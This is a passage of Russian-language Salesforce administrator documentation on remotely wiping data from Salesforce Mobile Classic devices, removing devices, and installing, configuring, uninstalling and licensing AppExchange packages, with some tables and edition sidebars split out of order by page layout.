Настройка значений времени завершения сеанса Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Результат	Описание
	сервером Salesforce Mobile Classic. Повторите попытку позже.
Пользователь не имеет мобильного устройства	Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство.

Удаление данных в приложении Salesforce Mobile Classic

Мобильное устройство пользователя, поддерживающее приложение Salesforce Mobile Classic, содержит мобильное приложение и набор данных Salesforce. Администраторы могут удалять данные с устройств пользователей без удаления мобильного приложения. Рекомендуем использовать данное эффективное средство защиты при потере устройства. Кроме того, данные должны быть удалены до передачи устройства другому пользователю.

Чтобы удалить данные Salesforce как минимум с одного мобильного устройства, выполните указанные ниже действия.

1. Откройте одну из указанных ниже страниц.
   - Чтобы работать с несколькими устройствами одновременно, введите строку *«Пользователи и устройства»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Пользователи и устройства»**. Выберите нужные устройства в списковом представлении на странице «Все пользователи и устройства мобильной версии».
   - Чтобы работать с конкретным устройством, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».
2. Щелкните **«Удалить данные»** и нажмите кнопку **«OK»**.

   Система Salesforce пытается отправить сообщение о необходимости удаления данных на мобильные устройства.

Результаты удаления данных

После отправки сообщения Salesforce на мобильные устройства страница результатов содержит сведения о статусе каждого сообщения. В таблице ниже представлены три возможных результата.

Результат	Описание
Сообщение добавлено в очередь	Сообщение отправлено сервером Salesforce Mobile Classic на устройство пользователя. Система Salesforce не поддерживает отчеты о доставке сообщений.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления данных Salesforce с устройства, использующего приложение Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Результат	Описание
На удается отправить сообщение	Сообщение не было отправлено ввиду возникновения временных проблем со связью между системой Salesforce и сервером Salesforce Mobile Classic. Повторите попытку позже.
Пользователь не имеет мобильного устройства	Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство.

СМ. ТАКЖЕ:

- Управление устройствами Salesforce Mobile Classic
- Удаление мобильных устройств

Удаление мобильных устройств

Мобильное устройство удаляется из записи пользователя в двух случаях.

- Параметры мобильного доступа, заданные в организации, связывают пользователей мобильного приложения с устройствами; а, устройство должно быть назначено другому пользователю. Если параметры мобильного доступа отключены, то система Salesforce автоматически связывает устройство с пользователем, активировавшим мобильное устройство последним, поэтому устройство может быть назначено другому пользователю без его предварительного удаления.
- Устройство должно быть перенесено из безопасной организации в производственную организацию.

Чтобы удалить мобильное устройство, выполните указанные ниже действия.

1. Откройте одну из указанных ниже страниц.
   - Чтобы работать с несколькими устройствами одновременно, введите строку *«Пользователи и устройства»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Пользователи и устройства»**. Выберите нужные устройства в списковом представлении на странице «Все пользователи и устройства мобильной версии».
   - Чтобы работать с конкретным устройством, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».
2. Выберите как минимум одно устройство на странице «Все пользователи и устройства мобильной версии» и нажмите кнопку **«Удалить устройство»**. Нажмите кнопку **«Удалить»** на странице «Мобильное устройство».
3. Нажмите кнопку **«OK»**.

   Система Salesforce предпринимает попытки удаления выбранных устройств.
4. Чтобы просмотреть общие результаты для каждого выбранного мобильного устройства, воспользуйтесь страницей подтверждения.

Результаты удаления устройства

После отправки сообщения Salesforce на мобильный сервер страница результатов содержит сведения о статусе каждого устройства. В таблице ниже представлены три возможных результата.

Результат	Описание
Устройство удалено.	Запись устройства удалена из организации Salesforce.
В настоящее время устройство не может быть удалено. Повторите попытку позже.	Устройство не было удалено ввиду возникновения временных проблем со связью между системой Salesforce и

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра мобильных устройств и пользователей:
- Просмотр настройки и конфигурации

Для удаления мобильных устройств:
- «Управление мобильными конфигурациями»

Результат	Описание
	мобильным сервером. Повторите попытку позже.
Пользователь не имеет мобильного устройства.	Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство.

СМ. ТАКЖЕ:

Удаление данных в приложении Salesforce Mobile Classic

Ограничения для приложения Salesforce Mobile Classic

Ограничения для мобильных устройств

Устройства Apple iPhone и iPod Touch	• Сторонние компании (в частности, корпорация Apple Inc. и поставщик сетевого подключения) могут ограничивать, прерывать или блокировать использование приложения Salesforce Mobile Classic на устройствах iPhone и iPod Touch, либо удалять приложение Salesforce Mobile Classic с устройств iPhone или iPod Touch, либо требовать выполнения любого из перечисленных выше действий от компании Salesforce. Убытки клиента, возникшие в результате данных действий, не возмещаются. • Соглашения об уровне обслуживания не распространяются на приложение Salesforce Mobile Classic для iPhone. Дополнительные ограничения перечислены в приложении к бланку заказа Salesforce Mobile Classic для iPhone, условия которого должны быть приняты пользователем при загрузке или установке приложения Salesforce Mobile Classic для iPhone.

Ограничения для панелей мониторинга

Ниже перечислены ограничения, действующие для панелей мониторинга в приложении Salesforce Mobile Classic:

- Приложение не поддерживает создание или редактирование панелей мониторинга.
- Ссылки на сведения настраиваемых отчетов отключены.

Просмотр сведений о зарегистрированном мобильном приложении активной доставки

Страница «Зарегистрированные мобильные приложения активной доставки» позволяет просматривать сведения о зарегистрированном приложении активной доставки любого пользователя для устранения общих неполадок.

Чтобы просмотреть сведения о зарегистрированном приложении активной доставки пользователя, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Щелкните ссылку **«Просмотр»** напротив поля «Зарегистрированные мобильные приложения активной доставки» на странице сведений о пользователе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: Все версии

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о зарегистрированном мобильном приложении активной доставки:

- Просмотр настройки и конфигурации

Установленные пакеты

Можно установить пакеты в организацию в системе Salesforce, а затем настроить их и управлять ими. Чтобы просмотреть установленные пакеты, откройте «Настройки», введите строку «Установленные» в поле быстрого поиска и выберите пункт**«Установленные пакеты»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка пакета

Установите управляемый или неуправляемый пакет в организацию Salesforce, чтобы добавить новые функции в организацию. Выберите настраиваемую установку и измените стандартные настройки пакета, в том числе ограничения доступа к пакету. Прежде чем установить пакет, следует проверить по номенклатуре AppExchange совместимость предложения с используемой версией Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- Загрузка пакетов AppExchange

Этапы пред-установки

1. Введите URL-адрес установки, предоставленный разработчиком пакета, в адресную строку обозревателя или нажмите кнопку **«Получить сейчас!»** на странице сведений о приложении при установке пакета из каталога AppExchange.

   Прим.: Если пакет устанавливается в безопасную среду, замените часть ссылки «www.salesforce.com» элементом «test.salesforce.com». Пакет удаляется из безопасной организации при создании копии безопасной среды.

2. Введите имя пользователя и пароль для нужной организации Salesforce, а затем нажмите кнопку «Вход».
3. Если пакет защищен паролем, введите пароль, полученный от издателя.
4. При установке неуправляемого пакета установите флажок **«Переименовать конфликтующие компоненты в пакете»**. При выборе данного параметра система Salesforce изменяет имя конфликтующего компонента пакета.

Стандартная установка

Нажмите кнопку **«Установить»**. Отображаемое сообщение позволяет отслеживать процесс выполнения. По завершении установки отображается сообщение-подтверждение.

Настраиваемая установка

Чтобы изменить стандартные параметры от имени администратора, выполните указанные ниже действия.

1. При необходимости выберите как минимум один параметр ниже.
   - Щелкните **«Просмотр компонентов»**. Данное действие инициирует отображение области наложения, содержащей список компонентов пакета. При установке управляемого пакета область наложения также содержит список связанных приложений (надежные приложения, которым предоставляется доступ к данным пользователя в системе Salesforce после проверки приложения и самого пользователя). Проверьте допустимость отображаемых компонентов и всех связанных приложений, а затем закройте область наложения.

     Прим.: Некоторые элементы пакета (например, правила проверки, типы записей или настраиваемые параметры) не отображаются в списке «Компоненты пакета», но добавляются в пакет и устанавливаются наряду с другими элементами. При отсутствии элементов в списке «Компоненты пакета» пакет может содержать только незначительные изменения.

   - Если пакет содержит параметры удаленного узла, подтвердите доступ к веб-сайтам вне системы Salesforce. Диалоговое окно содержит список всех веб-сайтов, связанных с пакетом. Рекомендуем использовать протокол SSL для передачи данных. Убедитесь в безопасности веб-сайтов, установите флажок **«Да, предоставить доступ данным сторонним веб-узлам»** и нажмите кнопку **«Продолжить»**. Чтобы отменить установку пакета, нажмите кнопку **«Отмена»**.

Внимание: Чтобы разрешить пакету передавать и принимать данные со сторонних веб-сайтов, настройте параметры удаленного узла. Чтобы определить тип передаваемых данных и способ их применения, обратитесь к издателю пакета до его использования. Проверка приложения и определение последствий его использования могут быть также выполнены внутренним контактным лицом по вопросам безопасности.

- Щелкните **«API-доступ»**. Данное действие инициирует отображение области наложения, содержащей список параметров API-доступа, предоставленных компонентам пакета. Проверьте допустимость отображаемых параметров, а затем закройте область наложения.
- При использовании версии Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition выберите один из параметров безопасности ниже.

  Прим.: В зависимости от типа установки, данный параметр может быть недоступен. Например, при использовании версии Group Edition или Professional Edition или отсутствии настраиваемого объекта в пакете система Salesforce пропускает данный параметр, предоставляя всем пользователям полный доступ.

  Установить только для администраторов

  Данный параметр определяет параметры профиля администратора-установщика или любого профиля с полномочием «Настройка приложения».

  - Полномочия объекта: полномочия «Чтение», «Создание», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» включены.
  - Безопасность поля: все поля отображаются и доступны для редактирования.
  - Классы Apex: включены.
  - Страницы Visualforce: включены.
  - Параметры приложения: включены.
  - Параметры вкладки: определяются автором пакета.
  - Параметры макета страницы: определяются автором пакета.
  - Параметры типа записи: определяются автором пакета.

  При использовании версии Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition соответствующие полномочия пользователя и объекта для настраиваемых профилей могут быть заданы после установки.

  Установить для всех пользователей

  Данный параметр определяет параметры всех внутренних настраиваемых профилей.

  - Активированы полномочия объекта «Чтение», «Создание», «Редактирование» и «Удаление».
  - Безопасность поля: все поля отображаются и доступны для редактирования.
  - Классы Apex: включены.
  - Страницы Visualforce: включены.
  - Параметры приложения: включены.
  - Параметры вкладки: определяются автором пакета.
  - Параметры макета страницы: определяются автором пакета.
  - Параметры типа записи: определяются автором пакета.

  Прим.: Доступ не предоставляется профилям «Пользователь клиентского портала», «Менеджер клиентского портала», «Массовый клиентский портал», «Проверенный веб-узел» и «Пользователь-партнер», а также стандартным профилям.

Установить для определенных профилей...

Данный параметр позволяет выбирать уровень доступа для всех настраиваемых профилей организации. Каждому профилю может быть предоставлен полный доступ или запрещен доступ к новому пакету и всем его компонентам.

- «Полный доступ»: определяет перечисленные ниже параметры для каждого профиля.
  - Полномочия объекта: полномочия «Чтение», «Создание», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» включены.
  - Безопасность поля: все поля отображаются и доступны для редактирования.
  - Классы Apex: включены.
  - Страницы Visualforce: включены.
  - Параметры приложения: включены.
  - Параметры вкладки: определяются автором пакета.
  - Параметры макета страницы: определяются автором пакета.
  - Параметры типа записи: определяются автором пакета.
- «Нет доступа»: определяет те же параметры, что «Полный доступ», *кроме* одного: все полномочия объекта отключены.

Дополнительные параметры могут отображаться при условии добавления издателем параметров для настраиваемых профилей. Параметры настраиваемых профилей издателя могут быть добавлены в собственные профили без изменения параметров. Выберите имя параметров профиля в раскрывающемся списке напротив нужного профиля. Текущие параметры данного профиля не меняются.

Чтобы применить данный параметр ко всем профилям, щелкните **«Настроить все»** напротив нужного уровня доступа.

2. Нажмите кнопку **«Установить»**. Отображаемое сообщение позволяет отслеживать процесс выполнения. По завершении установки отображается сообщение-подтверждение.
   - Во время установки система Salesforce проверяет зависимости. Если организация установщика не соответствует всем требованиям зависимостей, перечисленных на странице «Показать зависимости», то установка отменяется. Например, чтобы установить пакет, ссылающийся на подразделения, организация установщика должна использовать подразделения.
   - При установке компонента, содержащего Apex, выполняются все поблочные тесты организации, включая поблочные тесты, добавленные в новый пакет. Поблочный тест, основанный на компоненте, который изначально установлен как неактивный (например, бизнес-правило), может быть отменен. Установка пакета может быть продолжена несмотря на ошибку поблочного теста.
   - Дополнительную информацию о возможных причинах сбоя см. в разделе «Почему не удается установить или обновить пакет?» на странице 1408.

Этапы пост-установки

Инструкции по пост-установке, добавленные в пакет, отображаются после завершения установки. Просмотрите и выполните указанные инструкции. Прежде чем развернуть пакет для пользователей, выполните любые необходимые изменения. В зависимости от содержимого пакета, выполните некоторые действия по настройке ниже.

- Назначьте наборы полномочий, доступные в пакете, соответствующим пользователям. Наборы полномочий, добавленные в управляемые пакеты, не могут быть изменены, но поддерживают дальнейшие автоматические

обновления. Набор полномочий, созданный пользователем или клонированный из готового набора полномочий, добавленного в управляемый пакет, может быть изменен, но не поддерживает дальнейшие обновления.

- Дополнительную информацию о повторном импорте данных переустанавливаемого пакета посредством файла экспорта, созданного при удалении пакета, см. в разделе «Импорт данных пакета» на странице 1400.
- Чтобы назначить лицензии пользователям после установки управляемого пакета, щелкните **«Управление лицензиями»**.

  Прим.: В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

- При необходимости настройте компоненты пакета. Дополнительную информацию см. в разделе «Настройка установленных пакетов» на странице 1390.

СМ. ТАКЖЕ:

Обновление пакетов

Установленные пакеты

Настройка установленных пакетов

Многие компоненты используют атрибут **«Развернуто»**, который определяет их доступность конечным пользователям. Все компоненты, доступные в организации разработчика, становятся доступными сразу после установки. Прежде чем предоставить пользователям доступ к пакету, выполните любые необходимые изменения. В зависимости от содержимого пакета, перечисленные ниже элементы могут требовать настройки.

Параметр «Настроить»
Если издатель добавил ссылку на внешний веб-сайт, содержащий сведения о конфигурации, то страница «Загрузки AppExchange» отображает параметр **«Настроить»** напротив пакета (**«Установленные пакеты»** в меню «Настройка»). Чтобы просмотреть предложенные конфигурации издателя, щелкните ссылку **«Настроить»**.

Настраиваемые поля и настраиваемые ссылки
Добавьте любые необходимые настраиваемые поля или ссылки в новые настраиваемые объекты.

Настраиваемый объект
Включите функцию отслеживания для объектов, отсутствующих в данном пакете, но содержащих поля, которые отслеживаются в Chatter. Например, чтобы отслеживать настраиваемое поле стандартного объекта «Организация», рекомендуем убедиться, что данный объект поддерживает функцию отслеживания.

Типы настраиваемых отчетов
Если поле типа настраиваемого отчета «Имя типа отчета» соответствует имени типа отчета, используемому в организации, рекомендуем изменить значение поля «Имя типа отчета» после установки пакета во избежание конфликтов между двумя типами отчетов.

Текущий пользователь панели мониторинга
Поле любой панели мониторинга «Текущий пользователь» содержит имя пользователя, устанавливающего пакет. При необходимости измените свойства панели мониторинга и заполните поле «Текущий пользователь» именем пользователя, параметры безопасности которого должны применяться к панели мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:
- Загрузка пакетов AppExchange

Для настройки установленных пакетов:
- Настройка приложения

Папки

Если приложения содержат документы, шаблоны эл. почты, отчеты или панели мониторинга, то система Salesforce создает папки в организации установщика, используя имена папок, заданные издателем. Убедитесь в уникальности данных имен папок.

Новые папки доступны всем пользователям. Чтобы ограничить доступность папок, настройте их параметры до развертывания.

Макеты начальной страницы

Настраиваемые макеты начальной страницы, добавленные в пакет, не назначаются пользователям. Чтобы предоставить пользователям доступ к макетам, назначьте макеты соответствующим профилям.

Списковые представления

Списковые представления, добавленные в приложения, доступны всем пользователям. При необходимости их доступность может быть изменена.

Макеты страниц

Всем пользователям назначается стандартный макет страницы для любых настраиваемых объектов, добавленных в пакет. Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют администраторам настраивать макет страницы для соответствующих пользователей.

Если настраиваемый объект пакета содержит любые взаимосвязи со стандартными объектами, добавьте их в качестве связанных списков в соответствующие макеты страниц.

Если пакет содержит любые настраиваемые ссылки, добавьте их в соответствующие макеты страниц.

Если организация использует функцию расширенного управления валютами, то поля сводного резюмирования валюты становятся недействительными, если относятся к организациям и суммируют значения возможностей или относятся к возможностям и суммируют значения настраиваемых объектов. Удалите данные поля из всех макетов страниц.

Наборы полномочий

Назначьте наборы полномочий, добавленные в пакет, пользователям, которые должны иметь доступ к пакету.

Наборы полномочий, добавленные в управляемый пакет, не могут быть изменены. Набор полномочий, созданный пользователем или клонированный из готового набора полномочий, добавленного в пакет, может быть изменен, но не поддерживает дальнейшие обновления.

Средство перевода

Переведенные значения компонентов установленного пакета также устанавливаются для любого языка, добавленного разработчиком. Любые компоненты пакета, настроенные разработчиком (например, настраиваемое поле или тип записи), отображаются на страницах настройки установщика на языке разработчика (язык, используемый при определении данных компонентов). Переведенные значения автоматически отображаются пользователям организации установщика, личный язык которых добавлен в пакет. Кроме того, установщики могут активировать дополнительные языки при условии использования средства перевода.

Предупреждения бизнес-правил

Если получателем предупреждения бизнес-правил является пользователь, то система Salesforce заменяет этого пользователя пользователем, устанавливающим пакет. Получатели могут быть изменены в любых установленных предупреждениях бизнес-правил.

Обновления полей бизнес-правил

Если обновление поля предназначено для замены поля ответственного за запись конкретным пользователем, то система Salesforce заменяет этого пользователя пользователем, устанавливающим пакет. Значение поля может быть изменено в любом установленном обновлении поля.

Исходящие сообщения бизнес-правил
Система Salesforce заменяет пользователя в поле исходящего сообщения «Пользователь для отправки как» пользователем, устанавливающим пакет. Данное значение может быть изменено после установки.

Бизнес-правила
Бизнес-правила устанавливаются без контролируемых по времени триггеров, которые могли быть созданы разработчиком. При необходимости настройте контролируемые по времени триггеры.

Задачи бизнес-правил
Система Salesforce заменяет пользователя в поле «Назначено» пользователем, устанавливающим пакет. Данное значение может быть изменено после установки.

При необходимости выполните любые другие настройки.

Прим.: Компоненты, добавленные в установленное настраиваемое приложение, удаляются при удалении настраиваемого приложения.

СМ. ТАКЖЕ:

Установленные пакеты

Недостатки и ограничения шифрования платформы Shield

Удаление пакета

Система позволяет удалять любой установленный пакет, включая все его компоненты и все содержимое. Любые настраиваемые поля, ссылки и прочие компоненты, добавленные в настраиваемое приложение после установки, также удаляются.

Чтобы удалить пакет, выполните указанные ниже действия.

1. Введите строку *«Установленные»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**.
2. Щелкните ссылку **«Удалить»** напротив нужного пакета.
3. Установите флажок «Да, удалить...» и нажмите кнопку **«Удалить»**.
4. После удаления пакета система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. Пользователь, выполнивший удаление, получает сообщение эл. почты Salesforce, содержащее ссылку на файл экспорта, созданный в результате удаления. Файл экспорта и связанные примечания и вложения отображаются под списком установленных пакетов. Рекомендуем хранить файл в другой области, так как доступ к файлу блокируется по истечении некоторого времени после установки.

   Совет: Дополнительную информацию о повторной установке пакета и повторном импорте данных пакета см. в разделе «Импорт данных пакета» на странице 1400.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пакетов:
- Загрузка пакетов AppExchange

Примечания к удалению пакетов

- Удаление пакета, содержащего настраиваемый объект, инициирует удаление всех компонентов данного настраиваемого объекта. К ним относятся: настраиваемые поля, правила проверки, элементы S-Control, настраиваемые кнопки и ссылки, бизнес-правила и процессы утверждения.

- Если компонент пакета используется компонентом, который не будет удален, то пакет не может быть удален. Например:
  - Если установленный пакет содержит любой компонент стандартного объекта, используемый другим компонентом, то система Salesforce препятствует удалению пакета. Другими словами, пользователь может установить пакет, содержащий настраиваемое поле, и создать бизнес-правило, выполняемое при наличии конкретного значения в данном поле. Удаление пакета препятствует выполнению бизнес-правила.
  - Если два установленных несвязанных пакета содержат настраиваемый объект, а компонент одного настраиваемого объекта ссылается на компонент другого объекта, то система Salesforce препятствует удалению пакета. Другими словами, пользователь может установить приложение для составления отчетов по расходам, содержащее настраиваемое поле, и создать правило проверки для другого установленного настраиваемого объекта, ссылающегося на данное настраиваемое поле. Удаление приложения для составления отчетов по расходам препятствует выполнению правила проверки.
  - Если установленная папка содержит компоненты, добавленные после установки, то система Salesforce препятствует удалению пакета.
  - Если установленный фирменный бланк используется шаблоном эл. почты, добавленным после установки, то система Salesforce препятствует удалению пакета.
- Пакет не может быть удален при обновлении фоновым заданием поля, добавленного посредством пакета (например, обновление поля сводного резюмирования). Дождитесь завершения фонового задания и повторите попытку.
- Файлы экспорта удаления содержат данные настраиваемого приложения для пакета, кроме некоторых компонентов (например, документы и значения поля формулы).

Управление установленными пакетами

Управляйте установленными пакетами в организации Salesforce, в частности, можно назначать лицензии пользователям, удалять пакеты и экспортировать данные пакетов.

Прим.: Система Salesforce отображает только сведения о лицензиях на управляемые пакеты. При использовании неуправляемых пакетов поля, связанные с лицензиями (например, **«Допустимые лицензии»**, **«Использовано лицензий»** и **«Дата истечения срока действия»**), отображают значение «Недоступно».

Ниже перечислены действия, доступные в данном списке.

- Чтобы удалить пакет и все его компоненты из организации Salesforce, щелкните ссылку **«Удалить»**.
- Чтобы назначить доступные лицензии пользователям организации, щелкните **«Управление лицензиями»**. В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

  Прим.: При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

- Если издатель добавил ссылку на внешний веб-сайт, содержащий сведения о настройке пакета, щелкните **«Настроить»**.
- Чтобы просмотреть сведения о пакете, щелкните имя нужного пакета.
- Просмотрите издателя пакета.
- Просмотрите статус лицензий для данного пакета. Доступные значения:
  - Пробная версия
  - Активно
  - Приостановлено
  - Срок действия истек
  - Бесплатно

  Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
- Просмотрите количество доступных лицензий («Допустимые лицензии») и количество лицензий, назначенных пользователям («Использовано лицензий»).
- Просмотрите дату истечения срока действия лицензий на данный пакет.
- Просмотрите дату установки лицензий.
- Просмотрите количество настраиваемых приложений, вкладок и объектов, доступных в данном пакете.
- Просмотрите, учитываются ли настраиваемые приложения, вкладки и объекты ограничениями организации. Они учитываются при наличии флажка в столбце «Ограничения».

Прим.: Поля «Издатель», «Статус», «Допустимые лицензии», «Использовано лицензий» и «Дата истечения срока действия» отображаются только при установке лицензированного управляемого пакета.

После удаления пакета система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. Пользователь, выполнивший удаление, получает сообщение эл. почты Salesforce, содержащее ссылку на файл экспорта, созданный в результате удаления. Файл экспорта и связанные примечания

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пакетов:
- Загрузка пакетов AppExchange

Для назначения лицензий на управляемые пакеты:
- Управление пакетными лицензиями

Для загрузки или удаления файла экспорта из удаленного пакета:
- Загрузка пакетов AppExchange

и вложения отображаются под списком установленных пакетов. Рекомендуем хранить файл в другой области, так как доступ к файлу блокируется по истечении некоторого времени после установки. Ниже перечислены действия, доступные в данном списке.

- Чтобы открыть или сохранить файл экспорта, щелкните ссылку **«Загрузить»**.
- Чтобы удалить файл экспорта, щелкните ссылку **«Удал.»**.

Просроченные управляемые пакеты и правила общего доступа

Если правило общего доступа на основе критериев ссылается на поле из управляемого пакета с просроченной лицензией, к метке поля добавляется надпись (просрочено). Метка поля отображается в раскрывающемся поле на странице определения правила в меню «Настройка». Правила общего доступа на основе критериев, которые ссылаются на просроченные поля, не подлежат перерасчету, а новые записи не получают общего доступа под управлением этих правил. Однако общий доступ к существующим записям до истечения срока действия пакета сохраняется.

СМ. ТАКЖЕ:

Просмотр сведений об установленном пакете
Импорт данных пакета

Просмотр сведений об установленном пакете

В AppExchange можно просматривать сведения об установленном пакете, такие как количество используемых настраиваемых приложений, вкладок и объектов. Кроме того, можно назначить лицензии пользователям, удалить пакет или приобрести пакет.

Чтобы открыть страницу подробных сведений пакетов, введите строку *«Установленные пакеты»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Установленные пакеты»**, а затем щелкните по имени пакета, который необходимо просмотреть.

Ниже перечислены действия, доступные на данной странице.

- Чтобы удалить пакет и все его компоненты из организации Salesforce, щелкните ссылку **«Удалить»**.
- Чтобы назначить доступные лицензии пользователям организации, щелкните **«Управление лицензиями»**. В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

  Прим.: При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

- Чтобы просмотреть список компонентов, зависящих от других компонентов, полномочий или параметров пакета, щелкните **«Просмотр зависимостей»**.

Просмотр установленных пакетов

Ниже перечислены атрибуты пакета, доступные на странице сведений об установленном пакете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пакетов:
- Загрузка пакетов AppExchange

Для управления лицензиями пользователя на пакет AppExchange:
- Управление пакетными лицензиями

Атрибут	Описание
Действие	Отображается одно из двух значений: • **Удалить** • **Управление лицензиями**
Допустимые лицензии	Общее количество лицензий, приобретенных для данного пакета. При наличии лицензии на использование системы отображается значение «Не ограничено». Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Приложения	Количество настраиваемых приложений в пакете.
Связанные приложения	Список связанных приложений, которым предоставляется доступ к данным пользователя в системе Salesforce после проверки приложения и самого пользователя.
Описание	Подробное описание пакета.
Дата истечения срока действия	Дата истечения срока действия данной лицензии, определяемая на основе текущих условий. Значение «Без срока действия» отображается для пакета, срок действия которого не ограничен.Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Дата установки	Дата установки пакета.
Ограничения	При наличии данного флажка настраиваемые приложения, вкладки и объекты пакета учитываются ограничениями организации.
`Namespace`	Идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange.
Объекты	Количество настраиваемых объектов в пакете.
Имя пакета	Имя пакета, заданное издателем.
Издатель	Публикатор списка AppExchange — это пользователь или организация Salesforce, опубликовавшая список. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Статус	Состояние пакета. Доступные значения: • Пробная версия • Активно • Приостановлено • Срок действия истек • Бесплатно

Атрибут	Описание
	Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Вкладки	Количество настраиваемых вкладок в пакете.
Использовано лицензий	Общее количество лицензий, назначенных пользователям. Данное поле отображается только в том случае, если пакет является управляемым и лицензированным.
Имя версии	Имя данной версии пакета. Имя версии — это маркетинговое название конкретного выпуска пакета. Данное поле является более описательным, чем поле «Номер версии».

Просмотр сведений об установленном пакете

Ниже перечислены атрибуты пакета, доступные на странице сведений об установленном пакете.

Атрибут	Описание
Приложения	Количество настраиваемых приложений в пакете.
Описание	Подробное описание пакета.
Номер первой установленной версии	Первая версия пакета, установленная в организации. Данное поле отображается только для управляемых пакетов. При необходимости пользователи могут обращаться к текущей версии и любой последующей установленной версии пакета. Чтобы уведомить издателя управляемого пакета об ошибке, рекомендуем заполнить данное поле номером версии.
Установил	Имя пользователя, установившего данный пакет в организации.
Ограничения	При наличии данного флажка настраиваемые приложения, вкладки и объекты пакета учитываются ограничениями организации.
Изменено	Имя пользователя, который последним изменил данный пакет, а также дата и время изменения.
`Namespace`	Идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange.
Объекты	Количество настраиваемых объектов в пакете.
Имя пакета	Имя пакета, заданное издателем.
